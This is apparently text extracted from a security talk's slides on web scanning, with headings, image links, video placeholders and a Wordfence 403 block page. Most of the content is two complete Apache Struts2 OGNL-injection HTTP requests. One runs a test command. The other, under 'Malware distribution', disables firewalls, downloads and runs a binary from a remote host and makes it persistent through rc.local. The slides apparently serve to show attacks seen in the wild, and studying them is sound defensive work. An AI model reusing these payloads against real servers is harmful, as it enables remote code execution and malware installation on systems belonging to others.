
```
POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: %${(#Normal='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear())(#ognlUtil.getExcludedClasses().clear())).
(#context.setMemberAccess(#dm)))}.(#cmd='whoami').
(#iswin=@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/
c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
Accept: text/html, application/xhtml+xml, */*
Accept-Language: zh-CN
```

# Malware distribution

```
GET / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: %${(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm))))).(#cmd='/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2
stop;reSuSEfirewall2 stop;cd /tmp;wget -c http://[REDACTED]:2651/syn13576;chmod 777 syn13576;./syn13576;echo "cd
/tmp/">>/etc/rc.local;echo "./syn13576&">>/etc/rc.local;echo "/etc/init.d/iptables stop">>/etc/rc.local;').
(#iswin=@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/
c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
Accept: text/html, application/xhtml+xml, */*
Accept-Encoding: gbk, GB2312
Accept-Language: zh-cn
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
```



# Why the name?





Recommendations video

Passive Mode video


# Crawling 101



# CSRF and Cookie Scans

Action Replay video

# Live Vulnerability





# Live Vulnerability

## **403 Forbidden**

A potentially unsafe operation has been detected in your request to this site.

*Generated by Wordfence at Thu, 21 Jun 2018 11:15:26 GMT.*

*Your computer's time: Thu, 21 Jun 2018 11:15:26 GMT.*